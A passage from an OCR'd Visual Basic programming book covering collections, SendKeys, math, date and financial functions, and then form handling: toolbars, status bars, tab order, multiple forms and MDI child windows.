[statements]
End With
```

Here s an example showing how to put **With** to work. Here, we use a text box, **Text1**, and set several of its properties in the **With** statement:

```
With Text1
    .Height = 1000
    .Width = 3000
    .Text = "Welcome to Visual Basic"
End With
```

Using Collections

Using collections, you can group related items together. Collections can be heterogeneous that is, members of a collection don t have to share the same data type, and that can be very useful, because life doesn t always present you with collections made up of items of the same type.

You create a collection as you would any other object:

```
Dim GarageSaleItems As New Collection
```

You can add members to the collection with the **Add** method and remove them with the **Remove** method.

You can also reach specific members in the collection using the **Item** method. Most importantly, from a programming point of view, you can loop over the entire collection using the **For Each&Next** statement (see the previous section, Looping).

Collections are very useful and are one of the high points of Visual Basic. However, because of the heterogeneous nature of their contents, they don t necessarily lend themselves to tight and uniform coding practices (which makes some C and C++ programmers look down their noses at Visual Basic).

Sending Keystrokes To Other Programs

It s time to print out the 349 screen spreadsheets you ve created in your new spreadsheet program to show the boss. Regrettably, there just doesn t seem to be any way to print them out except one at a time, using the File menu s Print item. Can Visual Basic help here?

Yes. You can use the **SendKeys()** function to send keys to the program that currently has the Windows focus, just as if you typed in those keys yourself. Using the Alt key, you can reach the menu items in your spreadsheet s File menu. The day is saved, because now you can automate your printing job, even waiting until the spreadsheet program processes the current keystroke before continuing. Here s how you use **SendKeys()**:

```
SendKeys string [, wait]
```

The *string* expression is the string you want to send to the other program. The *wait* argument is a Boolean value indicating the wait mode. If False (which is the default), control returns right after the keys are sent. If True, the keystrokes must be processed by the other program before control returns.

If the keys you want to send are not simple text, just embed the codes you see in Table 3.7 in the text you send to **SendKeys()**.

Table 3.7 SendKeys() key codes.

Key	Code
Backspace	**{BACKSPACE}**, **{BS}**, or **{BKSP}**
Break	**{BREAK}**
Caps Lock	**{CAPSLOCK}**
Del or Delete	**{DELETE}** or **{DEL}**
Down arrow	**{DOWN}**
End	**{END}**
Enter or Return	**{ENTER}** or **~**
Esc	**{ESC}**
Help	**{HELP}**
Home	**{HOME}**
Ins or Insert	**{INSERT}** or **{INS}**
Left arrow	**{LEFT}**
Num Lock	**{NUMLOCK}**
Page Down	**{PGDN}**
Page Up	**{PGUP}**

Print Screen	**{PRTSC}**
Right arrow	**{RIGHT}**
Scroll Lock	**{SCROLLLOCK}**
Tab	**{TAB}**
Up arrow	**{UP}**
F1	**{F1}**
F2	**{F2}**
F3	**{F3}**
F4	**{F4}**
F5	**{F5}**
F6	**{F6}**
F7	**{F7}**
F8	**{F8}**
F9	**{F9}**
F10	**{F10}**
F11	**{F11}**
F12	**{F12}**
F13	**{F13}**
F14	**{F14}**
F15	**{F15}**
F16	**{F16}**
Shift	+
Ctrl	^
Alt	**%**

Here s an example showing how to use **SendKeys()**. Here, we give the Windows WordPad program the focus with the Visual Basic **AppActivate()** function, passing it the title of that program (which appears in its title bar), and send the string Hello from Visual Basic! to that program as follows:

```
AppActivate ("Document - WordPad")
SendKeys ("Hello from Visual Basic!")
```

The result appears in Figure 3.2 now we re able to send keystrokes to another program.

Figure 3.2 Sending keystrokes to Windows WordPad.

Handling Higher Math

Well, it may have been a mistake taking on that programming job from the

astrophysics department. How do you calculate a hyperbolic cosecant anyway? Can Visual Basic do it?

Yes, although not directly. The built-in Visual Basic math functions appear in Table 3.8.

Table 3.8 Visual Basic math functions.

Function	Calculates This
Abs	Absolute value
Atn	Arc tangent
Cos	Cosine
Exp	Exponentiation
Fix	Fix places
Int	Integer value
Log	Log
Rnd	Random number
Sgn	Sign
Sin	Sine
Sqr	Square root
Tan	Tangent

If what you want, like hyperbolic cosecant, is not in Table 3.8, use Table 3.9, which shows you how to calculate other results using the built-in Visual Basic functions. There s enough math power in Table 3.9 to keep most astrophysicists happy.

Table 3.9 Calculated math functions.

Function	**Calculate This Way**
Secant	Sec(X) = 1 / Cos(X)
Cosecant	Cosec(X) = 1 / Sin(X)
Cotangent	Cotan(X) = 1 / Tan(X)
Inverse sine	Arcsin(X) = Atn(X / Sqr(-X * X + 1))
Inverse cosine	Arccos(X) = Atn(-X / Sqr(-X * X + 1)) + 2 * Atn(1)
Inverse secant	Arcsec(X) = Atn(X / Sqr(X * X - 1)) + Sgn((X) - 1) * (2 * Atn(1))
Inverse cosecant	Arccosec(X) = Atn(X / Sqr(X * X - 1)) + (Sgn(X) - 1) * (2 * Atn(1))
Inverse cotangent	Arccotan(X) = Atn(X) + 2 * Atn(1)
Hyperbolic sine	HSin(X) = (Exp(X) - Exp(-X)) / 2
Hyperbolic cosine	HCos(X) = (Exp(X) + Exp(-X)) / 2
Hyperbolic tangent	HTan(X) = (Exp(X) - Exp(-X)) / (Exp(X) + Exp(-X))
Hyperbolic secant	HSec(X) = 2 / (Exp(X) + Exp(-X))
Hyperbolic cosecant	HCosec(X) = 2 / (Exp(X) - Exp(-X))
Hyperbolic cotangent	HCotan(X) = (Exp(X) + Exp(-X)) / (Exp(X) - Exp(-X))
Inverse hyperbolic sine	HArcsin(X) = Log(X + Sqr(X * X + 1))
Inverse hyperbolic cosine	HArccos(X) = Log(X + Sqr(X * X - 1))

Inverse hyperbolic tangent	HArctan(X) = Log((1 + X) / (1 - X)) / 2
Inverse hyperbolic secant	HArcsec(X) = Log((Sqr(-X * X + 1) + 1) / X)
Inverse hyperbolic cosecant	HArccosec(X) = Log((Sgn(X) * Sqr(X * X + 1) + 1) / X)
Inverse hyperbolic cotangent	HArccotan(X) = Log((X + 1) / (X - 1)) / 2
Logarithm to base N	LogN(X) = Log(X) / Log(N)

Handling Dates And Times

One of the biggest headaches a programmer can have is working with dates. Handling hours, minutes, and seconds can be as bad as working with pounds, shillings, and pence. Fortunately, Visual Basic has a number of date- and time-handling functions, which appear in Table 3.10 you can even add or subtract dates using those functions.

Table 3.10 Visual Basic date keywords.

To Do This	Use This
Get the current date or time	**Date**, **Now**, **Time**
Perform date calculations	**DateAdd**, **DateDiff**, **DatePart**
Return a date	**DateSerial**, **DateValue**
Return a time	**TimeSerial**, **TimeValue**
Set the date or time	**Date**, **Time**
Time a process	**Timer**

There s something else you should know the **Format$()** function makes it easy to format dates into strings, including times. For easy reference, see Table 3.11, which

shows how to display the date and time in a string note how many ways there are to do this.

Table 3.11 Using **Format$()** to display dates and times.

Format Expression	Yields This on January 1, 2000 at 1:00 A.M.
Format$(Now, m - d - yy)	1-1-00
Format$(Now, m / d / yy)	1 / 1 / 00
Format$(Now, mm - dd - yy)	01-01-00
Format$(Now, ddd, mmmm d, yyy)	Friday, January 1, 2000
Format$(Now, d mmm, yyy)	1 Jan, 2000
Format$(Now, hh:mm:ss mm/dd/yy)	01:00:00 01/01/00
Format$(Now, hh:mm:ss AM/PM mm- dd-yy)	01:00:00 AM 01-01-00

You can also compare dates and times directly. For example, here s how you loop until the current time (returned as a string by **Time$**) exceeds the time the user has entered in a text box (for example, 15:00:00); when the time is up, the program beeps and displays a message box:

```
While Time$ < Text1.Text
Wend
Beep
MsgBox ("Time s up!")
```

Warning! Don t use this code snippet for more than an example of how to compare times! The eternal looping while waiting for something to happen is a bad idea in Windows, because your program monopolizes a lot of resources that way. Instead, set up a Visual Basic Timer object and have a procedure called, say, every second.

Handling Financial Data

You finally landed that big programming job at MegaMegaBank congratulations! But now there s some trouble just what is an internal rate of return anyway? Visual Basic to the rescue there are 13 Visual Basic functions devoted entirely to financial work, and they appear in Table 3.12.

Table 3.12 The Visual Basic financial functions.

To Do This	Use This
Calculate depreciation	**DDB**, **SLN**, **SYD**
Calculate future value	**FV**
Calculate interest rate	**Rate**
Calculate internal rate of return	**IRR**, **MIRR**
Calculate number of periods	**NPer**
Calculate payments	**IPmt**, **Pmt**, **PPmt**
Calculate present value	**NPV**, **PV**

TIP: If you re going to be working with financial data, checkout the Visual Basic currency data in Declaring Variables earlier in this chapter. The currency data type can hold values from -922,337,203,685,477.5808 to 922,337,203,685,477.5807.

Ending A Program At Any Time

Our last topic in this chapter will be about ending programs. There are times when you want to end a program without any further ado for example, to make an Exit menu item active. How do you do that?

You use the **End** statement. This statement stops execution of your program but note that it does so immediately, which means that no **Unload()** or similar event handling functions are called. **End** just brings the program to an end, which is what it should do.

TIP: The **Stop** statement is similar to **End**, except that it puts the program in a break state. Executing a **Stop** statement, therefore, is just like running into a breakpoint the debugger will come up.

Chapter 4
Managing Forms In Visual Basic

If you need an immediate solution to:

Setting Title Bar Text

Adding/Removing Min/Max Buttons And Setting A Window s Border

Adding Toolbars To Forms

Adding Status Bars To Forms

Referring To The Current Form

Redrawing Form Contents

Setting Control Tab Order

Moving And Sizing Controls From Code

Showing And Hiding Controls In A Form

Measurements In Forms

Working With Multiple Forms

Loading, Showing, And Hiding Forms

Setting The Startup Form

Creating Forms In Code

Using The Multiple Document Interface

Arranging MDI Child Windows

Opening New MDI Child Windows

Arrays Of Forms

Coordinating Data Between MDI Child Forms (Document Views)

Creating Dialog Boxes

All About Message Boxes And Input Boxes

Passing Forms To Procedures

Minimizing/Maximizing And Enabling/Disabling Forms From Code

In Depth

In this chapter, we ll take a look at handling forms in Visual Basic. There s a great deal to see about form handling, and we ll look at it all. We ll see how to customize forms, how to work with multiple forms, how to support the multiple document interface (MDI), how to coordinate MDI child forms, how to use the **MsgBox()** and **InputBox()** functions, how to load, hide, show, and unload forms, and much more. We ll begin the chapter by getting an overview of Visual Basic forms.

The Parts Of A Form

Forms are the names for windows in Visual Basic (originally, you called windows under design *forms*, and the actual result when running a *window*, but common usage has named both forms now), and you add controls to forms in the Integrated Development Environment (IDE).

We re designing a form in the Visual Basic IDE in Figure 4.1, and you can see several aspects of forms there. At the top of the form is the *title bar*, which displays the form s title; here that s just Form1. At right in the title bar is the control box, including the minimizing/maximizing buttons and the close button. These are controls the user takes for granted in most windows, although we ll see they are inappropriate in others (such as dialog boxes).

Figure 4.1 A form under design.

Under the title bar comes the *menu bar*, if there is one. In Figure 4.1, the form has one menu: the File menu (we ll see how to work with menus in the next chapter). Under the menu bar, forms can have *toolbars*, as you see in the IDE itself.

The main area of a form the area where everything takes place is called the *client area*. In general, Visual Basic code works with controls in the client area and leaves the rest of the form to Visual Basic (in fact, the client area is itself a window). In Figure 4.1, we ve added a control a command button to the form.

Finally, the whole form is surrounded by a *border*, and there are several types of borders that you can use.

The Parts Of An MDI Form

Besides standard forms, Visual Basic also supports MDI forms. An MDI form appears in Figure 4.2.




Figure 4.2 An MDI form.

You can see that an MDI form looks much like a standard form, with one major difference, of course the client area of an MDI form acts like a kind of corral for other forms. That is, an MDI form can display MDI child forms in it, which is how the multiple document interface works. In Figure 4.2, we have two documents open in the MDI form.

That s the third type of form you can have in Visual Basic MDI child forms. These forms appear in MDI child windows, but otherwise are very similar to standard forms.

Those, then, are the three types of forms available to us in Visual Basic: standard forms, MDI forms, and MDI child forms. We ll work with all of them in this chapter. In fact, we re ready to start getting into the details now as we turn to the Immediate Solutions section of this chapter.

Immediate Solutions

Setting Title Bar Text

You ve submitted your project to the user-testing stage and feel smug. What could go wrong? Suddenly the phone rings seems they don t like the title in the program s title bar: Project1 . How can you change it?

This stymies a lot of Visual Basic programmers, because the text in the title bar seems like something that Windows itself manages, not the program. In fact, it s up to the program, and setting the text in the title bar couldn t be easier. At design time, you just change the form s **Caption** property, as shown in Figure 4.3.

Figure 4.3 Setting a form s caption.

You can also set the **Caption** property at runtime in code like this (note that we use the **Me** keyword here to refer to the current form see Referring to the Current Form later in this chapter):

```
Private Sub Command1_Click()
    Me.Caption = "Hello from Visual Basic!"
End Sub
```

Adding/Removing Min/Max Buttons And Setting A Window s Border

Forms usually come with minimizing and maximizing buttons, as well as a close box at the upper right. However, that s not appropriate in all cases, as we ll see when we design dialog boxes later in this chapter.

To remove these buttons, you can set the form s **ControlBox** property to False, as

shown in Figure 4.4. Note that the usual buttons are missing from the form at the upper right.

Figure 4.4 Removing the control box from a form.

TIP: If you are thinking of designing a dialog box, take a look at Creating Dialog Boxes later in this chapter besides removing the control box, you should also set the dialog s border correctly, add OK and Cancel buttons, and take care of a few more considerations.

You can also set what buttons are in a form by setting its border type. For example, if you set the border style to a fixed type, the minimizing and maximizing buttons will disappear.

Setting A Form s Border

You set a form s border style with its **BorderStyle** property; here are the possible values for that property:

" *0* None

" *1* Fixed Single

" *2* Sizable

" *3* Fixed Dialog

" *4* Fixed Tool window

" *5* Sizable Tool window

We ll see more about using the **BorderStyle** property when we work with dialog boxes in this chapter.

Adding Toolbars To Forms

For some reason, adding toolbars to forms isn t covered in a lot of Visual Basic books. However, users have come to expect toolbars in more complex programs, and we ll see how to add them here. Toolbars provide buttons that correspond to menu items and give the user an easy way to select the commands those items correspond to.

Adding A Toolbar With The Application Wizard

The easiest way to design a toolbar and add it to a program is with the Application Wizard. When you create a new application using the Application Wizard, it lets you design the toolbar, as shown in Figure 4.5.

Figure 4.5 Designing a toolbar with the Application Wizard.

This is a great way to put a toolbar in a program, because the support is already there for all these buttons by default. When you create the program, here s how it handles the buttons in the toolbar, with a **Select Case** statement that looks at the button s **Key** value:

```
Private Sub tbToolBar_ButtonClick(ByVal Button As ComctlLib.Button)
    On Error Resume Next
    Select Case Button.Key
        Case "New"
            LoadNewDoc
        Case "Open"
            mnuFileOpen_Click
        Case "Save"
            mnuFileSave_Click
        Case "Print"
            mnuFilePrint_Click
        Case "Copy"
            mnuEditCopy_Click
        Case "Cut"
            mnuEditCut_Click
        Case "Paste"
            mnuEditPaste_Click
        Case "Bold"
            ActiveForm.rtfText.SelBold = Not ActiveForm.rtfText.SelBold
            Button.Value = IIf(ActiveForm.rtfText.SelBold, tbrPressed,_
```

```
                tbrUnpressed)
        Case "Italic"
            ActiveForm.rtfText.SelItalic = Not ActiveForm.rtfText._
                SelItalic
            Button.Value = IIf(ActiveForm.rtfText.SelItalic, tbrPressed,_
                tbrUnpressed)
        Case "Underline"
            ActiveForm.rtfText.SelUnderline = Not _
                ActiveForm.rtfText.SelUnderline
            Button.Value = IIf(ActiveForm.rtfText.SelUnderline,_
                tbrPressed,tbrUnpressed)
        Case "Align Left"
            ActiveForm.rtfText.SelAlignment = rtfLeft
        Case "Align Right"
            ActiveForm.rtfText.SelAlignment = rtfRight
        Case "Center"
            ActiveForm.rtfText.SelAlignment = rtfCenter
    End Select
End Sub
```

Adding A Toolbar To A Program Yourself

You can also add toolbars to already-existing programs; just follow these steps:

1. Use the Project[vbar]Components item to open the Components box, and select the Controls tab.

2. Click the Microsoft Windows Common Controls box, and click on OK to close the Components box.

3. Double-click the New Toolbar tool in the toolbox to add a new toolbar to your form now.

4. Right-click the toolbar now, and select the Properties item in the pop-up menu that appears, opening the button s property page, as shown in Figure 4.6.

Figure 4.6 Setting a toolbar button s properties.

5. Click the Buttons tab in the property page now, and click Insert Button to insert a new button into the toolbar.

6. Give the new button the caption you want, and set its **Key** property to a string of text you want to refer to the button with in code (in Figure 4.6, we set the new button s **Key** property to First).

7. Add other buttons in the same way and close the property page.

8. Double-click a button in the toolbar now to open the code window, displaying **Toolbar1_ButtonClick()**:

```
Private Sub Toolbar1_ButtonClick(ByVal Button As ComctlLib.Button)
...
End Sub
```

9. Add the code you want to **Toolbar1_ButtonClick()**. You do this with a **Select Case** statement, selecting on the buttons **Key** property:

```
Private Sub Toolbar1_ButtonClick(ByVal Button As ComctlLib.Button)
    Select Case Button.Key
        Case "First"
            MsgBox "You clicked the first button."
        Case "Second"
            MsgBox "You clicked the second button."
        Case "Third"
            MsgBox "You clicked the third button."
     End Select

End Sub
```

And that s it now we ve added a toolbar to a program; when the user clicks a key in the toolbar, our program will handle it. The result appears in Figure 4.7.

Figure 4.7 A form with a toolbar.

Adding Status Bars To Forms

You ve finished your program, and it s ready to go to market but suddenly the project director calls and asks why there s so many message boxes popping up all the time. You explain that you have to give the user feedback on the file downloading process after all, downloading the 200MB initialization file from the Internet takes some time, and you like to update the user on the process every time a kilobyte of data has been read.

What about using the status bar? the project director asks.

Hmm, you think what *about* using the status bar?

The easiest way to put a status bar in a form is to design your program with the Application Wizard, and the result of that process appears earlier in Figure 4.2. However, you can also add status bars to a program yourself with these steps:

1. Use the Project[vbar]Components item to open the Components box, and select the Controls tab.

2. Click the Microsoft Windows Common Controls box, and click on OK to close the Components box.

3. Double-click the New Status Bar tool in the toolbox to add a new status bar to your form now.

4. Right-click the status bar, and select the Properties item in the pop-up menu that appears, opening the button s property page, as shown in Figure 4.8.

Figure 4.8 Adding panels to a status bar.

5. Status bars are organized into *panels*, and each panel can display separate text. To add the panels you want to the status bar, use the Insert Panel button. Close the property page.

6. Now you can set the text in the panels from code. You do that with the status bar s **Panels** collection. The first panel in the status bar is **Panels(1)**, the second **Panels(2)**, and so on. For example, to set the text in the first panel to Status: OK , you would use this code:

```
Private Sub Command1_Click ()
    StatusBar1.Panels(1).Text = "Status: OK"
End Sub
```

The result appears in Figure 4.9 now we re using status bars in our programs.

Figure 4.9 A new status bar in a program.

Referring To The Current Form

You ve written a terrific subroutine to change a form s color to red

```
Sub ColorWindow(FormToColor As Form)
    FormToColor.BackColor = RGB(255, 0, 0)
End Sub
```

and you want to color all the forms in your project when the user clicks a button. That s easy to do using the **Me** keyword, which refers to the current object. Here, for example, is how we d pass the current form to the **ColorWindow()** subroutine:

```
Private Sub Command1_Click()
    ColorWindow Me
End Sub
```

That is, **Me** is an implicit variable, always available, and stands for the current object, which comes in handy when you want to pass the current object to a procedure.

TIP: The **Me** keyword is also very useful in class modules where more than one instance of a class can occur, because it always refers to the current instance.

Redrawing Form Contents

You ve written some code to draw an x across a form like this:

```
Private Sub Command1_Click()
    Line (0, 0)-(ScaleWidth, ScaleHeight)
    Line (0, ScaleHeight)-(ScaleWidth, 0)
End Sub
```

You try it out and it looks perfect but then the boss walks past and you minimize your program for a second to go back to that word-processing program so you ll look busy. When you maximize the x program again, the x is gone what happened?

One of the biggest headaches for Windows programmers is refreshing the window

when required, because that involves redrawing the entire form s contents. To make matters worse, this is a common occurrence, because in Windows, the user is always covering and uncovering windows, minimizing and maximizing them, and changing their size, all of which means that your program has to keep redrawing itself.

In C or C++ programs, you have to write all the redrawing code yourself; fortunately, there is an easy fix in Visual Basic (and that s one of the things that made Visual Basic so popular in the first place) you just use the **AutoReDraw** property. You ve probably already used the **AutoReDraw** property, but we include it here for reference. When you set this property to True, as shown in Figure 4.10, the graphics displayed in the form are stored and redisplayed when needed. All the window refreshes are done for you.

Figure 4.10 Setting AutoReDraw to True.

Now when you minimize and then maximize your x program, the x reappears as it should. Problem solved!

Setting Control Tab Order

Another call from the Testing Department. They ve been going over your program with a fine-tooth comb and asking about the keyboard interface.

What does that mean? you ask.

They explain that theoretically, according to Microsoft, users should be able to run all Windows programs with the keyboard alone.

But that was archaic years ago, you say.

Add it to your program, they say.

In Visual Basic, you can make controls accessible to the keyboard by setting their *tab order*. The user can move around from control to control, highlighting the currently selected control, using the Tab key. But it s up to you to set the order in which the focus moves from control to control, and even whether or not a control can be reached with the Tab key.

To set the tab order of the controls in your program, follow these steps:

1. Select a control whose tab order you want to set with the mouse, as shown in Figure 4.11.




Figure 4.11 Setting a control s **TabIndex** property to set its tab order.

2. Next, make sure the control s **TabStop** property is set to True, as shown in Figure 4.11. If this property is False, the user cannot reach the control using the Tab key.

3. Now set the control s position in the tab order by setting its **TabIndex** property. The first control in the tab order has a **TabIndex** of 0, the next a **TabIndex** of 1, and so on.

4. When you run the program, the first control is highlighted; when the user presses the Tab key, the focus moves to the second control in the tab order, when he presses Tab again, the focus moves to the third control, and so on.

That s all it takes now you re giving your program a keyboard interface.

Moving And Sizing Controls From Code

Sometimes it s necessary to move or resize the controls in a form as a program is running, but for some reason, many Visual Basic programmers think you can only do that at design time. In fact, you can do it at runtime easily.

All controls have these properties available at design time or runtime to set their location and dimensions:

" **Top** The y coordinate of the top left of the control.

" **Left** The x coordinate of the top left of the control.

" **Width** The width of the control.

" **Height** The height of the control.

You can change all these settings interactively to move or resize a control in a form. Note that all measurements are in twips (1/1440 of an inch) by default, and that the origin (0, 0) in a form is at upper left.

You can also use a control s **Move()** method to move a control to a new location:

```
object.Move left, [top, [width, [height]]]
```

Here s an example in this case, when the user clicks a button, **Command1**, we double the button s width and height, and move it 500 twips to the left:

```
Private Sub Command1_Click()
    Const intIncrement = 500
    Command1.Width = 2 * Command1.Width
    Command1.Height = 2 * Command1.Height
    Command1.Move (Command1.Left + intIncrement)
End Sub
```

TIP: One way of creating simple animation is to use an Image control to display an image and use its **Move()** method to move it around a form.

Showing And Hiding Controls In A Form

The Testing Department is on the phone again does your program really *need* 120 buttons in the main form? After all, that s exactly what menus were designed for: to

hide controls not needed, getting them out of the user s way. (In fact, that s usually a good way to determine if a control item should be in a menu or on the main form: you use menus to make options available to the user at all times, while keeping them out of the way.)

However, let s say you really don t want to put your control items into menus you can still use buttons if you hide the ones that don t apply at a particular time, showing them when appropriate. Hiding and showing controls in a form as needed can produce dramatic effects at times.

Showing and hiding controls is easy: just use the control s **Visible** property. Setting this property to True displays the control; setting it to False hides it. Here s an example where we make a button disappear (probably much to the user s surprise) when the user clicks it:

```
Private Sub Command1_Click()
    Command1.Visible = False
End Sub
```

Measurements In Forms

The default measurement units for forms are twips, but the project design board says they want the data-entry forms you re designing to look like real 3×5 cards on the screen. Can you convert from twips to inches in Visual Basic? Yes, you can, and we ll take a look at that and other measurement issues here.

You can get the dimensions of a form s client area with these properties:

" **ScaleWidth** The width of the client area.

" **ScaleHeight** The height of the client area.

" **ScaleLeft** The horizontal coordinate of upper left of client area.

" **ScaleTop** The vertical coordinate of upper left of client area.

And you can get the overall dimensions of the form using these properties:

" **Width** The width of the form.

" **Height** The height of the form.

" **Left** The horizontal coordinate of upper left of the form

" **Top** The vertical coordinate of upper left of the form

You can also use the **ScaleMode** property to set a form s coordinate system units you don t have to use twips. Here are the possible values for **ScaleMode** :

" *0* User-defined

" *1* Twips (1/1440ths of an inch)

" *2* Points (1/72nds of an inch)

" *3* Pixels

" *4* Characters (120 twips horizontally, 240 twips vertically)

" *5* Inches

" *6* Millimeters

" *7* Centimeters

User-Defined Coordinates

To make life easier for yourself, you can set up a *user-defined coordinate system*: just set the **ScaleWidth** and **ScaleHeight** properties yourself. For example, if you want to plot data on a 1000x1000 grid, just set **ScaleWidth** and **ScaleHeight** to 1000. To draw a scatter plot of your data, then, you could use **PSet()** to set individual pixels directly. If one of the points to graph was (233, 599), you could draw that dot this way: **PSet(233, 599)**.

Working With Multiple Forms

You ve designed your program and it s a beauty: an introductory form to welcome the user, a data-entry form to get data from the user, a summary form to display the data analysis results, a logon form to connect to the Internet it s all there.

Suddenly it occurs to you aren t Visual Basic projects organized into modules and forms? How does the code in one form reach the code in another that is, how can the code in the analysis module read what the user has entered in the data-entry form? It s time to take a look at working with multiple forms.

For example, let s say that your introductory form looks something like that in Figure 4.12.

Figure 4.12 A single form that lets the user display another form.

When the user clicks the Show Form2 button, the program should display **Form2** on the screen and place the text Welcome to Visual Basic in the text box in **Form2** as well, as shown in Figure 4.13. To be able to do that, we ll need to reach one form from another in code.

Figure 4.13 A multiform program.

Create a new Visual Basic project now. This project has one default form, Form1. To add another form, **Form2**, just select the Add Form item in the Project menu; click on OK in the Add Form dialog box that appears to accept the default new form. In addition, add a new text box, **Text1**, to the new form, **Form2**.

In addition, add a command button to **Form1** and give it the caption Show Form2 and open the code for that button now:

```
Private Sub Command1_Click ()


End Sub
```

When the user clicks the Show Form2 button, we will show **Form2**, which we do with **Form2** s **Show()** method:

```
Private Sub Command1_Click()
    Form2.Show
```

```
...
End Sub
```

Next, to place the text Welcome to Visual Basic in the text box, **Text1**, in **Form2**, we need to use that text box s fully qualified name: Form2.Text1, indicating that the text box we want is in **Form2**. We can use that text box s **Text** property this way to set the text in the box:

```
Private Sub Command1_Click()
    Form2.Show
    Form2.Text1.Text = "Hello from Visual Basic"
End Sub
```

TIP: One useful property that controls have is the **Parent** property. Controls are really child windows of the form they re in, so if you wanted to set the background color of the form that **Text1** is in and don t know that form s name, you can use the **Text1.Parent.BackColor** property.

That completes the code for the Show Form2 button. **Form2** has a button labeled Hide Form, and we can implement that by hiding **Form2** in that button s event handler procedure:

```
Private Sub Command1_Click()
    Hide
End Sub
```

WARNING! If you hide all windows in a Visual Basic program that has no **Main()** procedure in a module, the program will end.

And that s it we ve written a program that handles multiple forms.

TIP: You can also make variables global in a Visual Basic project by declaring them at the module level and using the **Public** keyword. The code in all forms has access to global variables (but in general, you should limit the number of global variables you use so the global space remains uncluttered and you don t get conflicts and unintended side effects with variables of the same name).

Loading, Showing, And Hiding Forms

There are times when you might want to work with a form before displaying it on

the screen to initialize it (with graphics and so on), in which case you can load the form into memory using the **Load** statement.

TIP: You don t need to load or unload forms to show or hide them the loading and unloading processes are automatic. You usually load forms explicitly only to work on them before displaying them, as Visual Basic recommends if you want to work with a form before showing it. However, it actually turns out that you don t really need to use **Load** even then, because referring to a form makes Visual Basic load it automatically. This means you don t have to load forms to use the **Show()** or **Hide()** methods with them.

To actually show the form on the screen, then, you use the **Show()** method. Here s an example in which we load a new form, **Form2**, and then show it:

```
Private Sub Command1_Click()
    Load Form2
    Form2.Show
End Sub
```

TIP: If you load an MDI child window without having loaded its associated MDI frame, the MDI frame is also loaded automatically.

After displaying a form, you can hide it with the **Hide()** method and unload it (although that s not necessary) with the **Unload** statement. You usually unload forms if you have a lot of them and are concerned about memory usage. Here s an example in which we hide **Form2** and then unload it:

```
Private Sub Command2_Click()
    Form2.Hide
    Unload Form2
End Sub
```

Setting The Startup Form

Well, the program is complete, and you ve saved writing the best for last: the opening form in which you greet the user. Unfortunately, that greeting form is **Form249**, and when you actually test the program, Visual Basic pops **Form1**, which is the Import File dialog box, onto the screen first. How can you make the program start with Form249?

You can set the startup form following these steps:

1. Select the Project[vbar]Properties item.

2. Select the General tab in the Project Properties box that opens, as shown in Figure 4.14.

Figure 4.14 Setting the startup form.

3. Set the form you want as the startup form in the Startup Object box, as also shown in Figure 4.14.

That s it now the program will display the form you ve selected first when the program runs.

Creating Forms In Code

You ve added a handy calculator form to your financial planning program but you find that many users have several calculations open at once and want to open *multiple* calculators. How do you create and display new forms like that in Visual Basic?

New forms are simply new objects in Visual Basic. To declare a new form based on a form you already have, say Form1, you just use **Dim** :

```
Private Sub NewForm_Click()
    Dim NewForm As Form1
...
End Sub
```

Next, you create the new form with the **New** keyword:

```
Private Sub NewForm_Click()
    Dim NewForm As Form1
    Set NewForm = New Form1
...
End Sub
```

Finally, you show the new form:

```
Private Sub NewForm_Click()
    Dim NewForm As Form1
    Set NewForm = New Form1
    NewForm.Show
End Sub
```

Calling this subroutine will add as many new forms as you want to a program.

Note that we do not keep track of the new form s name (**NewForm** is a local variable in **NewForm_Click()**, and you can t use it after returning from that procedure); you might want to save the new forms in an array so you can close them under program control.

Using the code, we create new forms, as shown in Figure 4.15.

Figure 4.15 Creating and displaying new forms.

Using The Multiple Document Interface

You ve written a new editor program, and it s a great success. But then you start getting calls from the Field Testing Department: users want to open more than one document at a time. Just how do you do that?

You use MDI forms. MDI frame windows can display multiple child windows inside them; in fact, the Visual Basic IDE itself is an MDI frame window.

For example, if you already have a program based on a single form, Form1, and you want to make that into an MDI child window inside an MDI frame, follow these steps:

1. Add a new MDI form to the project using the Project[vbar]Add MDI Form item.

2. Set the **MDIChild** property of the form you want to use as the MDI child form (Form1 here) to True, as shown in Figure 4.16.

Figure 4.16 Setting a form s **MDIChild** property to True.

3. Run the program; the form you ve made into the MDI child form appears in the MDI form, as shown in Figure 4.17.

Figure 4.17 Creating an MDI child form

TIP: In Visual Basic, you can use all kinds of forms as MDI children in an MDI form, as long as their **MDIChild** property is set to True. You can also use **Show()** and **Hide()** on those windows to manage them as you like.

Arranging MDI Child Windows

So you ve made your program an MDI program, just as the users asked. However, the Testing Department is back on the phone, and they think it would be nice if you could provide some way of arranging the MDI children in the main MDI form so it looks tidy.

You could arrange the MDI child forms with their **Left**, **Top**, **Width**, and **Height** properties, but there s an easier way you can use the MDI form method **Arrange()**.

For example, if you add a menu item to an MDI form named, say, Arrange All,

you can use the **Arrange()** method to arrange all the windows in the form in a cascade this way:

```
Private Sub ArrangeAll_Click()
    Me.Arrange vbCascade
End Sub
```

Using this method results in the cascade of MDI children seen in Figure 4.18.

Figure 4.18 Arranging MDI child forms.

The possible values to pass to **Arrange()** to specify the way you want to arrange MDI children appear in Table 4.1.

Table 4.1 Ways of arranging MDI child windows.

Constant	Value	Does This
vbCascade	0	Cascades all nonminimized MDI child windows
vbTileHorizontal	1	Tiles all nonminimized MDI child forms horizontally
vbTileVertical	2	Tiles all nonminimized MDI child forms vertically
vbArrangeIcons	3	Arranges icons for minimized MDI child forms

Opening New MDI Child Windows

Now that you ve supported MDI, your program s users want to actually open multiple documents how can you allow them to do that?

You can do this one of two ways: first, you can create all the forms you want to use at design time and set their **Visible** properties to False so they don t appear when the program starts. When you want to show or hide them, you can use **Show()** or **Hide()**.

You can also create new forms as needed see Creating Forms In Code earlier in this chapter. For example, here we create and display a new MDI child form (assuming **Form1** s **MDIChild** property is set to True), as well as setting its caption:

```
Private Sub NewWindow_Click ()
    Dim NewForm As Form1
    Set NewForm = New Form1
```

```
    NewForm.Caption = "Document"
    NewForm.Show
End Sub
```

(If you want to display text in these new child forms, you might use a rich text box to cover the form s client area when you design them.)

We re adding forms this way in Figure 4.19.

Figure 4.19 Creating new MDI children from code.

Arrays Of Forms

Now that you ve written your MDI program, you suddenly have a lot of windows to manage. The user wants to open 20 documents at the same time how can you keep track of all that? Wouldn t it be nice if you could use arrays of forms in Visual Basic and just refer to each form with one single array index?

You can do that in Visual Basic (in fact, you can create arrays of many types of objects, excluding such objects that there can only be one of, like the application object, **App**). You create an array of forms just as you would create an array of any other kind of object; here, we re creating an array of Form1 objects, because that s the type of form we ll use as MDI children in an MDI program:

```
